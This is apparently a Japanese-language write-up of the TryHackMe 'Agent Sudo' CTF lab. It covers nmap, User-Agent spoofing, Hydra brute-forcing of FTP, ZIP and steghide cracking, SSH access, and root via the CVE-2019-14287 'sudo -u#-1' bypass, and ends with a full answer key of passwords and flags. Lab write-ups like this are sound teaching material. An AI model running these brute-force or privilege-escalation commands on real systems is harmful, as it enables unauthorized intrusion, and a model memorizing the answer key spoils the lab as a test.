
 nyxrecon/sudo-agent-ctf-

Sudo Agent CTF(TryHackMe)のWrite-up。列挙、Webエクスプロイト、ステガノグラフィー、SSH、およびCVE-2019-14287を悪用した権限昇格を扱う。

Sudo Agent CTF(TryHackMe)のWrite-up。列挙、Webエクスプロイト、ステガノグラフィー、SSH、およびCVE-2019-14287を悪用した権限昇格を扱う。
| 項目 | 情報 |
|---|---|
| プラットフォーム | TryHackMe |
| システム | Linux |
| 難易度 | Easy |
| 目的 | Webエクスプロイト、FTP、SSH、ステガノグラフィー、権限昇格 |
| CVE | CVE-2019-14287 |
| ステータス | Completed ✅ |
Reconhecimento
      ↓
Enumeração Web
      ↓
User-Agent
      ↓
FTP
      ↓
Análise de arquivos
      ↓
Esteganografia
      ↓
Credenciais
      ↓
SSH
      ↓
Privilege Escalation
      ↓
CVE-2019-14287
      ↓
Root 👑
Nmap
Hydra
User-Agent Switcher
FTP
Binwalk
John the Ripper
7-Zip
Steghide
SSH
Linux Commands
Browser
偵察段階の最初のステップは、開いているポートを特定することでした。 nmapを使用してポートスキャンを実行しました:
nmap -sV -sC sudoagent
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
Webアプリケーションを分析していると、次のメッセージに遭遇しました:
 WebアプリケーションはAgent Rからのメッセージを表示し、アクセスが特定のUser-Agentに依存していることを示していました。
User-Agent switcherを使用してUser-AgentをREDACTEDに変更したところ、次のメッセージを表示できました:
 このメッセージはエージェントの1人に関する情報を明らかにし、そのパスワードが脆弱であることを示していました。
見つかったユーザーとそのパスワードが脆弱であることを踏まえ、hydraでブルートフォースを実行しました:
hydra -l user -P /usr/share/wordlists/rockyou.txt ftp://sudoagent/
hydraはagentCのパスワードを正常に取得できました!
[21][ftp] host: sudoagent login: c$$$$ password: REDACTED
取得した認証情報により、FTPサービスへのアクセスが可能になった。
FTPではテキストファイルと画像ファイルが見つかった。
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
ファイルをダウンロードして、分析を行いました。
まず、テキストファイルTo_agentJ.txtの内容を確認することから分析を始めました:
cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
このファイルは、エージェントCからエージェントJへ送信されたメッセージです。画像ファイルの1つに隠された認証情報が存在することを発見しました。
Binwalkツールを使用して、cutie.pngファイルに暗号化されたZIPファイルが含まれており、その内容がTo_agentR.txtファイルであることを特定しました。
binwalk cutie.png

34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22
ファイルを読むには、まずファイルを抽出してパスワードを見つける必要があります。 ファイルの抽出を実行しました:
dd if=cutie.png of=arquivo.zip bs=1 skip=34562
Binwalkは、ZIPファイルがオフセット34562から始まっていることを示しました。この値を使用してその位置から抽出し、ZIPファイルを別途生成しました。
そしてハッシュの抽出:
zip2john *.zip > hash.txt
そして今、John The Ripper の助けを借りてパスワードを解読しましょう:
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

REDACTED            (arquivo.zip/To_agentR.txt)
ファイルを解凍した後、見つかったパスワードを使用しました:
cat To_agentR.txt
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R
base64でエンコードされたコードがあり、これをデコードする必要があります
 echo "QXJlYTUx" | base64 -d
REDACTED
ステガノグラフィーで使用されたパスワードを取得した後、Steghideを使用して画像cute-alien.jpgに隠されたメッセージを抽出しました。
steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt"
デコードされたメッセージは message.txt ファイルに送信されました
cat message.txt
Hi j$$$$,

Glad you find this message. Your login password is REDACTED!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
c$$$$
A mensagem trouxe o nome do agent J e sua senha.
Utilizei as credenciais do agent J para realizar acesso via SSH. Após o acesso bem-sucedido, localizei o arquivo chamado user_flag.txt e um outro arquivo de imagem.
ls
Alien_autospy.jpg  user_flag.txt

SSH経由でアクセスを取得した後、Alien_autospy.jpg というファイルを見つけました。
画像の分析を行い、その後OSINT技術を用いて写真の出所と文脈を特定しました。
公開情報源での調査を通じて、画像をこの事件と関連付けることができました。
権限昇格を試みる前に、現在のユーザーのsudo権限を確認しました:
 sudo -l

Matching Defaults entries for j$$$$ on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User j$$$$ may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
sudo -l によって示された設定は CVE-2019-14287 に対して脆弱でした。
この脆弱性により、-1 のような特別な UID を使用して sudo の特定の実行制限を回避することが可能になり、脆弱なバージョンでは root ユーザーと同等に解釈される可能性があります。
ユーザーを -1 として指定することで、権限昇格が可能でした:
sudo -u#-1 /bin/bash
root@agent-sudo:~#
このコマンドにより、root 権限のシェルが得られました。
取得した権限を悪用して、root フォルダまで移動し、root.txt ファイルにアクセスしたところ、最後の2つのフラグを見つけました:
cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
REDACTED

By,
REDACTED a.k.a Agent R
| 脆弱性 / 手法 | 発生したこと | 影響 |
|---|---|---|
| User-Agent の操作 | アプリケーションはページへのアクセス制御に User-Agent を使用していた。 | 通常のナビゲーションでは利用できないコンテンツへのアクセスを可能にした。 |
| 弱い認証情報 | あるユーザーが弱く予測可能なパスワードを使用していた。 | FTP に対するブルートフォース攻撃によりパスワードの特定を可能にした。 |
| 画像に隠された ZIP ファイル | ある画像に暗号化された ZIP ファイルが埋め込まれていた。 | 追加情報を取得し、攻撃チェーンを進めることを可能にした。 |
| ステガノグラフィ | 認証情報を含むメッセージが画像の中に隠されていた。 | SSH アクセスに使用されたパスワードの復元を可能にした。 |
| CVE-2019-14287 (Sudo) | sudo に UID -1 の処理に関する脆弱性が存在していた。 | 実行制限を回避し、root 権限を取得することを可能にした。 |
| # | 質問 | 回答 |
|---|---|---|
| 1 | 開いているポートはいくつですか? | 3 |
| 2 | 秘密のページへどのようにリダイレクトしますか? | User-Agent |
| 3 | エージェント名は何ですか? | Chris |
| 4 | FTPパスワード | crystal |
| 5 | Zipファイルのパスワード | alien |
| 6 | stegパスワード | Area51 |
| 7 | もう一人のエージェントは誰ですか(フルネームで)? | james |
| 8 | SSHパスワード | hackerrules! |
| 9 | ユーザーフラグは何ですか? | b03d975e8c92a7c04146cfa7a5a313c7 |
| 10 | その写真の事件は何と呼ばれていますか? | Roswell alien autopsy |
| 11 | 権限昇格のCVE番号 | CVE-2019-14287 |
| 12 | ルートフラグは何ですか? | b53a02f55b57d4439e3341834d70c062 |
| ⭐ | ボーナス — エージェントRは誰ですか? | DesKel |
Sudo Agent CTF は、簡単な偵察段階から始まり、root 権限の取得へと段階的に発展するエクスプロイトチェーンを提示した。
このエクスプロイトは、サービスの列挙、User-Agent の操作、弱い認証情報の発見、ファイル分析とステガノグラフィ、SSH 経由のアクセス、および権限昇格を含んでいた。
このマシンの要点は、エクスプロイト中に得られた各情報が次の段階への出発点として機能することを認識することであった。FTP への初期アクセスから、利用可能なファイルを分析し、隠された情報を復元し、SSH 経由でシステムにアクセスするために必要な認証情報を取得することが可能となった。
一般ユーザーとしてアクセスした後、sudo の権限を分析することで、CVE-2019-14287 に関連する脆弱な設定が明らかになり、実行制限を回避して root 権限のシェルを取得することが可能となった。
この CTF は、慎重な列挙と発見した情報の連鎖を行うことの重要性を再確認させるとともに、弱い認証情報、隠された情報、および古いソフトウェアが組み合わさることでシステムを完全に侵害し得ることを示した。
ステータス: Machine Pwned ✅👽
